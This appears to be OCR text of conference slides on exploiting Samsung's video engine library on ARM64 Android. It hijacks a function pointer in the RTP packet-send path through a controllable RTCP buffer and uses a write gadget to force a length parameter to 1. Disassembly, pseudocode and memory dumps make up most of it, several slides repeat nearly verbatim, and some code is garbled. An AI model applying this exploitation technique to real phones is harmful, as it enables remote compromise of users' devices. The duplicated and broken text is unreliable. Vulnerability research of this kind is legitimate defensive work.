

```
.got.plt:00000000000E5940 38 7B 0E 00 00 00 00 00       off_E5940 DCQ __imp_RTP_SendRtpPacket   ; DATA XREF: RTP_SendRtpPacket↑o
.got.plt:00000000000E5940                                                                       ; RTP_SendRtpPacket+4↑r
.got.plt:00000000000E5940                                                                       ; RTP_SendRtpPacket+8↑o
```

got

```
; __unwind {
                PACIASP
                STP             X29, X30, [SP,#-0x20+var_20]!
                STR             X28, [SP,#0x20+var_10]
                STP             X22, X21, [SP,#0x20+var_s0]
                STP             X20, X19, [SP,#0x20+var_s10]
                MOV             X29, SP
                SUB             SP, SP, #0x210
                MRS             X21, #3, c13, c0, #2
                LDR             X8, [X21,#0x28]
                STUR            X8, [X29,#0x20+var_28]
                LDR             X20, [X0,#0xB0]
                CBZ             X20, loc_EF20
                LDR             W8, [X20,#0x88]
                MOV             W19, W1
                CMP             W8, W1
                B.LS            loc_EFCC
                BL              GetDebugPriority
                CMP             W0, #1
                B.LT            loc_EF18
                MOVI            V0.2D, #0
                NOP
                ADR             X3, aSD ; "%s[%d]"
                ADRL            X4, aRtpSendrtppack_0 ; "RTP_SendRtpPacket"
                MOV             X0, SP
```



RTP_SendRtpPacket parameter1 deployment




```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

- Pointer ***((_QWORD **) this+1057)+16* points to the got table address of *RTP_SendRtpPacket* function.
- Pointer **((_QWORD *) this+1057)* points to the controllable rtcp pkt buffer.

```
__int64 __fastcall RTP_SendRtpPacket(__int64 a1, unsigned int len)
{
  v42 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  v2 = *(_QWORD *)(a1 + 176);
  if ( v2 )
  {
    v3 = *(_DWORD *)(v2 + 136);
    if ( v3 <= len )
    {
      v8 = *(_DWORD *)(v2 + 120);
      v9 = *(_QWORD *)(a1 + 176);
      *(_DWORD *)(v2 + 136) = len;
      *(_DWORD *)(v2 + 120) = len - v3 + v8;
      result = j_DMC_RTP_Sys_Send_Rtp_Packet(v9);
      if ( !(_DWORD)result )
        *(_BYTE *)(v2 + 20) = *(_BYTE *)(v2 + 38324);
    }
```

```
__int64 __fastcall DMC_RTP_Sys_Send_Rtp_Packet(__int64 a1)
{
  v49 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  seq_num = *(_WORD *)(a1 + 22);
  fd = *(_QWORD *)(a1 + 160);
  buf = *(_QWORD *)(a1 + 128);
  sockaddr = *(_QWORD *)(a1 + 168);
  v6 = *(_QWORD *)(a1 + 184);
  len = *(unsigned int *)(a1 + 136);
  *(_WORD *)(a1 + 22) = seq_num + 1;
  v17 = sockaddr;
  v18 = v6;
  v8 = PSISocketSendTo(fd, buf, len, 0LL, &v17);
```

New challenge ---- parameter2 is zero

```
__int64 __fastcall RTP_SendRtpPacket(__int64 a1, unsigned int len)

v42 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
v2 = *(_QWORD *)(a1 + 176);
if ( v2 )
{
  v3 = *(_DWORD *)(v2 + 136);
  if ( v3 <= len )
  {
    v8 = *(_DWORD *)(v2 + 120);
    v9 = *(_QWORD *)(a1 + 176);
    *(_DWORD *)(v2 + 136) = len;
    *(_DWORD *)(v2 + 120) = len - v3 + v8;
    result = j_DMC_RTP_Sys_Send_Rtp_Packet(v9);
    if ( !(_DWORD)result )
      *(_BYTE *)(v2 + 20) = *(_BYTE *)(v2 + 38324);
  }
```

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

```
b400007054d278d8  68 e6 16 e0 6f 00 00 00 00 00 00 00 63 79 63 6c
b400007054d278e8  f8 e6 16 e0 6f 00 00 00 e9 e2 00 00 00 00 00 00
b400007054d278f8  f0 c7 11 fa 6f 00 00 00 00 00 00 00 00 00 00 00
b400007054d27908  00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 3f
b400007054d27918  00 00 00 00 03 00 00 00 01 00 00 00 00 00 00 00
b400007054d27928  2e 00 00 00 e9 e2 00 00 e9 e2 00 00 5a 07 00 00
```

- Bad news: parameter2, as a length parameter, is zero!
- We need to find a way to make parameter 2 non-zero.

A good gadget : write 1 at any address

```
LDR             X0, [X19,#0x2108]
MOV             W2, #1
LDR             W1, [X19,#8]
MOV             W4, WZR
LDR             X8, [X0]
LDR             X8, [X8,#0x10]
BLR             X8
```

Write-primitive B assembly code

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

Write-primitive B pseudo code

```
076808                          ; __unwind {
076808 5F 24 03 D5              BTI             c
07680C 08 CC 21 8B              ADD             X8, X0, W1,SXTW#3
076810 E0 03 1F 2A              MOV             W0, WZR
076814 08 31 40 F9              LDR             X8, [X8,#0x60]
076818 02 05 00 F9              STR             X2, [X8,#8]
07681C C0 03 5F D6              RET
07681C                          ; } // starts at 76808
```

Gadget of libsamsung.videoengine_9_0.so

This gadget:

- W2 is 1
- Set the [x8,#8] == ((unsigned int *)this + 2)
- Write x2(1) to (unsigned int *)this + 2)

Once ((unsigned int *)this + 2) is set to 1, it remains at 1.

First step:Jumping to gadget and setting parameter2 to 1

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

X8 X8+8


```
b400007054d278d8  68 e6 16 e0 6f 00 00 00 00 00 00 00 63 79 63 6c
b400007054d278e8  f8 e6 16 e0 6f 00 00 00 e9 e2 00 00 00 00 00 00
b400007054d278f8  f0 c7 11 fa 6f 00 00 00 00 00 00 00 00 00 00 00
b400007054d27908  00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 3f
b400007054d27918  00 00 00 00 03 00 00 00 01 00 00 00 00 00 00 00
b400007054d27928  2e 00 00 00 e9 e2 00 00 e9 e2 00 00 5a 07 00 00
```

Control the pc to this gadget

```
BTI             c
ADD             X8, X0, W1,SXTW#3
MOV             W0, WZR
LDR             X8, [X8,#0x60]
STR             X2, [X8,#8]
RET
```

*((unsigned int *)this + 2)

```
b400007054d278d8  68 e6 16 e0 6f 00 00 00 01 00 00 00 00 00 00 00
b400007054d278e8  f8 e6 16 e0 6f 00 00 00 51 f8 02 00 00 00 00 00
b400007054d278f8  f0 c7 11 fa 6f 00 00 00 00 00 00 00 00 00 00 00
b400007054d27908  00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 3f
b400007054d27918  01 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00
```



First step:Jumping to gadget and setting parameter2 to 1

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**(_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

X8 X8+8


```
b400007054d278d8  68 e6 16 e0 6f 00 00 00 00 00 00 00 63 79 63 6c
b400007054d278e8  f8 e6 16 e0 6f 00 00 00 e9 e2 00 00 00 00 00 00
b400007054d278f8  f0 c7 11 fa 6f 00 00 00 00 00 00 00 00 00 00 00
b400007054d27908  00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 3f
b400007054d27918  00 00 00 00 03 00 00 00 01 00 00 00 00 00 00 00
b400007054d27928  2e 00 00 00 e9 e2 00 00 e9 e2 00 00 5a 07 00 00
```

Control the pc to this gadget

```
BTI             c
ADD             X8, X0, W1,SXTW#3
MOV             W0, WZR
LDR             X8, [X8,#0x60]
STR             X2, [X8,#8]
RET
```

*((unsigned int *)this + 2)

```
b400007054d278d8  68 e6 16 e0 6f 00 00 00 01 00 00 00 00 00 00 00
b400007054d278e8  f8 e6 16 e0 6f 00 00 00 51 f8 02 00 00 00 00 00
b400007054d278f8  f0 c7 11 fa 6f 00 00 00 00 00 00 00 00 00 00 00
b400007054d27908  00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 3f
b400007054d27918  01 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00
```



First step:Jumping to gadget and setting parameter2 to 1

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**(_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

X8 X8+8


```
b400007054d278d8  68 e6 16 e0 6f 00 00 00 00 00 00 00 63 79 63 6c
b400007054d278e8  f8 e6 16 e0 6f 00 00 00 e9 e2 00 00 00 00 00 00
b400007054d278f8  f0 c7 11 fa 6f 00 00 00 00 00 00 00 00 00 00 00
b400007054d27908  00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 3f
b400007054d27918  00 00 00 00 03 00 00 00 01 00 00 00 00 00 00 00
b400007054d27928  2e 00 00 00 e9 e2 00 00 e9 e2 00 00 5a 07 00 00
```

Control the pc to this gadget

```
BTI             c
ADD             X8, X0, W1,SXTW#3
MOV             W0, WZR
LDR             X8, [X8,#0x60]
STR             X2, [X8,#8]
RET
```

*((unsigned int *)this + 2)

```
b400007054d278d8  68 e6 16 e0 6f 00 00 00 01 00 00 00 00 00 00 00
b400007054d278e8  f8 e6 16 e0 6f 00 00 00 51 f8 02 00 00 00 00 00
b400007054d278f8  f0 c7 11 fa 6f 00 00 00 00 00 00 00 00 00 00 00
b400007054d27908  00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 3f
b400007054d27918  01 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00
```



First step:Jumping to gadget and setting parameter2 to 1

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**(_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

X8

X8+8


```
b400007054d278d8  68 e6 16 e0 6f 00 00 00 00 00 00 00 63 79 63 6c
b400007054d278e8  f8 e6 16 e0 6f 00 00 00 e9 e2 00 00 00 00 00 00
b400007054d278f8  f0 c7 11 fa 6f 00 00 00 00 00 00 00 00 00 00 00
b400007054d27908  00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 3f
b400007054d27918  00 00 00 00 03 00 00 00 01 00 00 00 00 00 00 00
b400007054d27928  2e 00 00 00 e9 e2 00 00 e9 e2 00 00 5a 07 00 00
```

Control the pc to this gadget

```
BTI             c
ADD             X8, X0, W1,SXTW#3
MOV             W0, WZR
LDR             X8, [X8,#0x60]
STR             X2, [X8,#8]
RET
```


*((unsigned int *)this + 2)

```
b400007054d278d8  68 e6 16 e0 6f 00 00 00 01 00 00 00 00 00 00 00
b400007054d278e8  f8 e6 16 e0 6f 00 00 00 51 f8 02 00 00 00 00 00
b400007054d278f8  f0 c7 11 fa 6f 00 00 00 00 00 00 00 00 00 00 00
b400007054d27908  00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 3f
b400007054d27918  01 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00
```



